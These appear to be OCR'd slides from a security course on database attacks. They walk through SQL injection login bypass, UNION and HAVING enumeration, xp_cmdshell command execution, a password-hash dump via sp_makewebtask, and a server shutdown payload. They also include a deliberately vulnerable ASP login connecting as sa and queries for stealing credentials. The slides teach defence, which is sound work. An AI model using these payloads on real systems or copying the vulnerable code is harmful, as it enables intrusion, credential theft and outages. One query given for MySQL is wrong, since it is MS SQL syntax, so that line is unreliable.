
Injecting the Database

Overview



Core concepts of databases

Basic concepts of a database and
Data Base Management Systems

Different types of databases


Database vulnerabilities and exploits

Indirect Attacks – SQL Injection

Direct Attacks – Buffer Overflows

How to secure the database

Vulnerabilities & Common Attacks



Indirect Attacks (Against the database)

- SQL injection
- Weak passwords
- Data manipulation

Direct Attacks (Against the server)

- Buffer overflows
- Weak passwords
- Vulnerable services left running on the system
- Platform vulnerability with underlying OS

SQL Injection

A1- Injection Flaws in the OWASP Top 10 for 2010

- One of the most common attacks on database applications is a SQL injection, where malicious code is entered into a form field to make a system execute a command shell or other code.
- It can be used to bypass authorization, retrieve unauthorized data and alter data on database systems.

Here is an example of code used on a web application.

- username=‘johndoe’ and password=‘anonymous’
- So what would happen if the inputted data were itself a single quote? It reveals the vulnerability to SQL injection

If you get this error, then you can attempt SQL injection attacks.

```
Microsoft OLE DB Provider for ODBC Drivers
error ‘80040e14’

([Microsoft][ODBC Microsoft Access Driver] Extra )
In query expression ‘UserID=’” AND Password =‘’

/_tblemployees/login3.asp, line 49
```

Impacts of SQL Injection

Attackers can…

- Access the entire database schema
- Steal, modify, and delete database contents
- Prevent legitimate access to the database
- Run operating system commands on database server
- Disclose company proprietary data

Why SQL “Injection”?

- This is an example of code that may be running on the SQL server:
- SELECT name, phone, address, bank details FROM tblLogins WHERE name = ‘ ‘ AND password =‘ ‘;
- The white boxes refer to the user input fields on the database front end although it is actually a variable containing some value.
- SELECT name, phone, address, bank_details FROM tblLogins WHERE name = ‘ & varname & ‘ AND password =‘ & varpassword & ‘;
- The data you enter into the user input field is being used to build the complete SQL statement but an attacker may not enter a username and password!
- By entering (injecting) a positive statement like ‘ OR 1=1;-- you can bypass the login authorization!

Why SQL “Injection”?

- Select name, phone, address, bank_details FROM tblLogins WHERE
  name = ‘ ’ OR 1=1;-- ‘ AND password =‘ ‘;
- What does it all mean?

– ‘	-	Closes the user input variable.
– OR	-	Continues the SQL statement.
– 1=1	-	A true statement.
– ;	-	Finishes the statement.
– --	-	Comments the rest of the line so that is doesn’t get processed.

- The server wants a balance between the value name and the user input.
- We give it 1=1 so that is ‘sees’ a balance and logs us on as the first account in the table.
- SQL Injection has other possibilities as we will see shortly.


SQL Injection: Enumeration

Table and Field Name Enumeration.

SELECT FName, LName, EmpID FROM Emp WHERE City = ‘

’; SELECT name FROM syscolumns WHERE xtype=‘U’;--’


This will inject the code in red which will retrieve the name of any user created columns throughout the whole table.



Address http://localhost/simplequoted.asp?city=' UNION ALL SELECT name, 0, 0, 'A', 0 FROM sysobjects WHERE xtype='U

LastName	FirstName	Title	Notes	Extension
0	Employees	0	A	0
0	Categories	0	A	0
0	Customers	0	A	0
0	dtproperties	0	A	0
0	Shippers	0	A	0
0	Suppliers	0	A	0
0	Orders	0	A	0

SQL Injection: Enumeration




Other avenues are open to enumerate information from a database system.

The use of verbose error messages can be very effective.

By using the ‘HAVING’ SQL command, an attacker can generate errors from any recordset.

SELECT name FROM logins WHERE name='' HAVING 1=1;-- AND password ='';



Login

Username: ' HAVING 1=1;--

Password:

Column 'fsb_users.user_id' is invalid in the select list because it is not contained in an aggregate function and there is no GROUP BY clause.

SQL Extended Stored Procedures


- Extended stored procedures allow the database server to perform powerful actions, including communicating with the OS.
- There are several extended stored procedures that can cause permanent damage to a system.
- To inject & execute an extended stored procedure use any input method, URL submission:

```
webpage.asp?city=edinburgh ';EXEC
      master.dbo.xp_cmdshell 'iisreset' ; --
```

- And form field submission:
  - Username: ' ; EXEC master.dbo.xp_cmdshell 'iisreset' ; --
  - Password:
- This passes a DOS type command to the OS.
- MS SQL Server, by default, runs under an admin level service account!

SQL Extended Stored Procedures

- **sp_makewebtask**
  - **‘; exec sp_makewebtask ‘c:\inetpub\wwwroot\out.htm’, ‘Select name, password FROM master.dbo.sysxlogins’**


Microsoft SQL Server Web Assistant - Microsoft Internet Explorer
File Edit View Favorites Tools Help
Back
Search
Favorites
History
Address
http://192.168.1.101/out.htm
Go
Links

Query Results

Last updated: 2004-12-03 11:44:30.107

name	password
administrator	0188BE1FF901A405715C000000000000D0BE00003A3DA457607491128D7234145E9953BEAE
BUILTIN\Administrators	35424131423833303243303600000000D0BE0000
leejlawson	0192BAE1404DA5322E55303600000000D0BE0000E15146855591EE1423FE35F2983B197415
sa	31373138314336424430443500000000D0BE0000
wburke	019793CDC2962BF02124443500000000D0BE00000857C8496406F6BD3617280ED3B393891A
WIN2K\Administrator	39383146444332444439354200000000D0BE0000
n/a	39383146444332444439354200000000D0BE0000

Shutting Down SQL Server

- One of SQL Server's most powerful commands is SHUTDOWN WITH NOWAIT, which causes it to shutdown, immediately stopping the Windows service.

  - Username: ' ; shutdown with nowait; --
  - Password:

- This can happen if the SQL command runs the following query:

  SELECT username FROM users WHERE username='; shutdown with nowait;- -' and password=' ';

Direct Attacks

As mentioned previously, ‘Direct Attacks’ exploit the database server rather than the database application itself.

Direct attacks could also include any attack that exploits the underlying OS the database server is installed on.

Buffer Overflows, Heap Overflows, and weak SQL login passwords are all examples of direct attack vulnerabilities.


The upcoming slides show a series of tools at your disposal that will attempt to take advantage of these weaknesses.

SQL Connection Properties

Every connection to a database has properties assigned to it, this includes web front ends. The page itself has to authenticate.

Username and Password are two of the properties.

These properties determine the level of privileges that a user connects with and therefore, what privileges your SQL statements are processed as.



```
<%

if request("name")="" then
        MainPage
else

        set con = server.createobject("adodb.connection")
        con.open "Provider=SQLOLEDB.1;Persist Security Info=False;User ID=sa;Initial
Catalog=northwind;Data Source=127.0.0.1;Use Procedure for Prepare=1;Auto Translate=True;Packet
Size=4096;Workstation ID=virtual-win2k;Use Encryption for Data=False;Tag with column collation
when possible=False"

        sql = "select * from tbllogin where name='" + request("name") + "' and password='" +
request("PWD") +"'"


        set rs = server.createobject("adodb.recordset")
        rs.open sql, con
```

Attacking Database Servers

Database servers mostly operate on default port numbers:

- MS SQL Server –
  TCP 1433 / UDP 1434
  TCP 2433 if hidden
- Oracle - TCP 1521
- MySQL - TCP 3306
- SyBase - TCP 5000
- SQL Anywhere - TCP 1498

Connecting to a server is different based on the server type:

- MS SQL Server osql.exe –E (trusted connection)
- osql.exe –S 192.168.1.1 –U username –P password
- Oracle sqlplus username/password@db
- MySQL> mysql -h hostname -u username -p password

Obtaining Sensitive Information

If you have a database connection where you can submit SQL queries directly to the server, you can attempt to retrieve sensitive information.

MS SQL Server

- SELECT name, password FROM master.dbo.sysxlogins;

Oracle

- SELECT username, password FROM SYS.DB_USERS;

MySQL

- SELECT name, password FROM master.dbo.syslogins;

To crack the password hashes, you will need a tool:

- Cain & Abel
- OraclePWGuess (Oracle Auditing Tools)
- SQLbf

